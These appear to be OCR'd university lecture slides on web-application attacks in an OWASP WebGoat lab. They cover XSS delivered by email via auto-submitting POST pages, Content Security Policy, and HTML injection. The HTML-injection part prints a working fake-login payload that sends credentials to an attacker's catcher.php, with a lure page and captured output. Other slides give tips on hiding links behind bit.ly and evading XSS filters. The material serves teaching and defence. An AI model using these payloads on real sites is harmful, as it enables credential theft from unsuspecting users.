
- Spoofing a real-looking e-mail/e-card or placing a convincing text in a web forum is easy
- Looks harmless: We get product advertisements by e-mail all the time
- The HTML link “looks good”, because we use the real web server; no spoofed servers involved as with phishing e-mails → no strange-looking things such as http://192.168.4.66/…
- Many potential victims can be attacked in parallel

Note also that in some cases, clicking a link is not even needed

- Stored XSS: Consider a vulnerable e-shop where an attacker can place a persistent JavaScript (e.g. in a rating of a product)
- In this case, simply watching a site in the e-shop is enough to be attacked (e.g. to steal your session ID, assuming you are logged in)

E-Mail Links and POST Requests (1)

- We mentioned that a POST request cannot be generated by clicking on a link in an e-mail
  - As a result, we generated the POST request from within an HTML document
  - The HTML document can be placed anywhere the attacker has access to (an own server, a compromised server, any server that allows placing HTML / JavaScript code…)
- Still, potential victims must access (find) that HTML document
  - As a result, it would be nice – also with POST requests – to use an e-mail as the basis to trick users
- In fact, that's easily possible using the following steps:
  - Prepare an HTML document that contains the following:
    - A web form that generates the desired POST request when submitted
    - JavaScript code that automatically submits the form when the page is loaded
  - In the e-mail, use a link to this HTML document




POST Request via E-Mail

Instead of directly placing the link to the vulnerable site in an E-Mail (which is only possible with GET requests), we use an HTML document that creates the required POST request as an "intermediate hop". But for the victim, it's clicking a single link in both cases, as the indirection via the HTML document happens transparently for him and the final action in both cases is sending the "attacker" JavaScript to the vulnerable web site (or correctly; the vulnerable resource).

So as a result, you can see it's no big deal to use an e-mail as the basis to trick the victim even when a POST request must be sent to he vulnerable web site. One problem that remains is that you still have to place the HTML document "somewhere" (e.g. on a compromised web server) and the corresponding link may look suspicious in the e-mail. To make this more stealthier, you can do the following:

- Hide the link to the HTML document "behind", e.g., a bit.ly-link such as http://bit.ly/come-to-my-great-site (the visible link then corresponds to the actual link behind it, so phishing-detection mechanisms in e-mails very likely won't notice anything).
- Place the bit.ly-link in the e-mail that is sent to the potential victims.
- Clicking the e-mail causes the HTML document "behind" the bit.ly-link to be loaded, which causes the desired POST request to be sent to the vulnerable server.

For more details, check out: *http://forum.intern0t.net/web-hacking-war-games/2195-cross-site-scripting-via-post-requests.html*




Loading additional JavaScript Code

Step 2 is of course optional, but since the JavaScript code to fake an entire login dialogue can be quite large, it's usually simpler to integrate only a relatively short piece of code into the HTML link that loads additional JavaScript code (which contains the actual attack code) from a server controlled by the attacker.

Faking the Login Dialogue

Faking the login dialogue is quite simple: take the original login screen as a basis but replace the address of the target server when submitting the entered data with the server of the attacker.




Evading JavaScript filtering

There are a large number of possible JavaScript filtering evasion techniques. A very nice list is provided by the XSS Cheat Sheet on *http://ha.ckers.org/xss.html*.

Input Validation

This is not always possible. Assume we have a forum to discuss JavaScript issues. In such a forum, it should be possible to search for JavaScript code.



XSS Protection

- With respect to Chrome, information can be found online how reflected XSS protection (called XSS Auditor) works, e.g. here: *http://lwn.net/Articles/360424/*
- There's virtually no information available about how Safari's reflected XSS protection works, but most likely, it works similar as in Chrome.
- If one only adds the script in a local proxy – i.e. outside the browser – the script is executed in both cases, Chrome and Safari.

Be aware that these technologies may not be perfect and it is likely that ways to circumvent these protective measures (at least to a certain degree) will always exist, as this example shows: *http://seclists.org/fulldisclosure/2011/May/490*


Reflected XSS Protection in browsers is similar to existing mechanisms to protect from buffer overflow attacks: They help to increase the security, but are no excuse to not implement an application in a secure way.

Content Security Policy (CSP) (1)

- CSP is a proposal by the Mozilla Foundation (made in 2009) primarily intended to mitigate XSS attacks
- CSP allows a website administrator to specify from which locations (domains or hosts) different types of web content can be loaded
  - "Web content" includes everything that is loaded from external files, e.g. images, videos but also JavaScript code that is located in separate files
- The web server communicates this policy to the browser in an HTTP response header: `X-Content-Security-Policy`
  - Whenever this header is used, all content – including JavaScripts – must be loaded from external files
  - The allowed locations of these files are specified in the header line
  - This means it is no longer possible for an attacker to "embed" an executable JavaScript directly into a web page by exploiting a reflected XSS vulnerability

Content Security Policy

- For details, refer to *http://people.mozilla.com/~bsterne/content-security-policy/*
- A concise, but good introduction can be found here: *http://lwn.net/Articles/339379/*



Content Security Policy

Note that a web application may likely have to be changed when switching to CSP, as all JavaScripts must now be put in separate files.

Server support is not critical. For instance, you can use the Header directive of the Apache web server to set a CSP header in HTTP responses:

```
# Content Security Policy Header
X-Content-Security-Policy: allow 'self'
```


Browser Support

This page shows which browsers are supporting CSP: *http://caniuse.com/contentsecuritypolicy*

You can use these two pages to test whether CSP is supported in a browser:

- *http://erlend.oftedal.no/blog/csp/readiness/version-1.0.php*
- *http://isc.sans.edu/tools/csptest.html*

HTML Injection



Vulnerability


The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.

Browser XSS Protection

This only helps against HTML injection attacks if the protection not only includes scripts (e.g. via script tags), but also HTML code (HTML tags). This is currently the case with Chrome and Safari, but not with IE.

Exploiting an HTML Injection Vulnerability (1)

- As we have seen on the previous slide, there's an HTML injection vulnerability that we are going to exploit
- Our goal is to steal user credentials: username, password
- We do this by adding a login screen to the search page which pretends that user must log in to be able search for "Special Offers" (assuming the application is an e-shop)
- Just like with XSS, the victim must "carry out the HTML injection attack himself"
  - This will again be achieved by presenting him a prepared link
  - We use again the catcher.php script to receive the credentials



Nested Web Forms


HTML (also HTML 5) disallow nested forms, that's why we must first close the search form. If this is not done, the search-action is performed when clicking the Login button.

Exploiting an HTML Injection Vulnerability (3)

- Before inserting, remove again unnecessary white space:

```
</form>Special Offers<hr/><b>Searching for Special Offers requires account
login:</b><br><br><form action="http://ubuntu.dev/attackdemo/WebGoat/
catcher/catcher.php">Enter Username:<br><input type="text"name="user">
<br>Enter Password:<br><input type="password"name="pass"><br><input
type="submit"name="login"value="Login"></form><br><br><hr/>
```

- The resulting web page appears as follows:



Exploiting an HTML Injection Vulnerability (4)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="</form>Special Offers<hr/><b>Searching for Special
Offers requires account login:</b><br><br><form
action='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php'>Enter Username:<br><input
type='text'name='user'><br>Enter Password:<br><input type='password'name='pass'><br><input
type='submit'name='login'value='Login'></form><br><br><hr/>">
<input type="hidden" name="SUBMIT" value="Search"></form>


There are some hot special offers for those with a shop account at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Have fun,
Maggie

</body>
</html>
```


Visible HTML document

There are some hot special offers for those with a shop account at ubuntu.dev.

Have fun, Maggie

Exploiting an HTML Injection Vulnerability (5) – Putting it all together

- Victim opens HTML document with prepared link:



- Clicking the link exploits HTML Injection vulnerability and presents modified web page to the victim:

- Victim enter credentials and clicks login

- This causes the credentials to be sent to the attacker (catcher.php)

```
root@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher# tail catcher.txt
User: idefix Password: Mod_5ba*uK
```

- These credentials allow the attacker to log in at the target application and take over the victim's identity

Marc Rennhard, 29.05.2014, SSI_FindExploitWebAppVuln1.pptx 38

Reflected XSS Protection by Browsers?

Note that the mechanisms implemented by browsers to protect from reflected XSS do not work here, as only HTML code and no JavaScripts are injected into the vulnerable web application.

Countermeasures

The countermeasures are the same as with XSS: Follow good software security practice by performing data sanitation and – if possible – input validation.

E-Mail Link?

Of course, one can use exactly the same approach as with the XSS vulnerability to trick the user using an e-mail containing a link.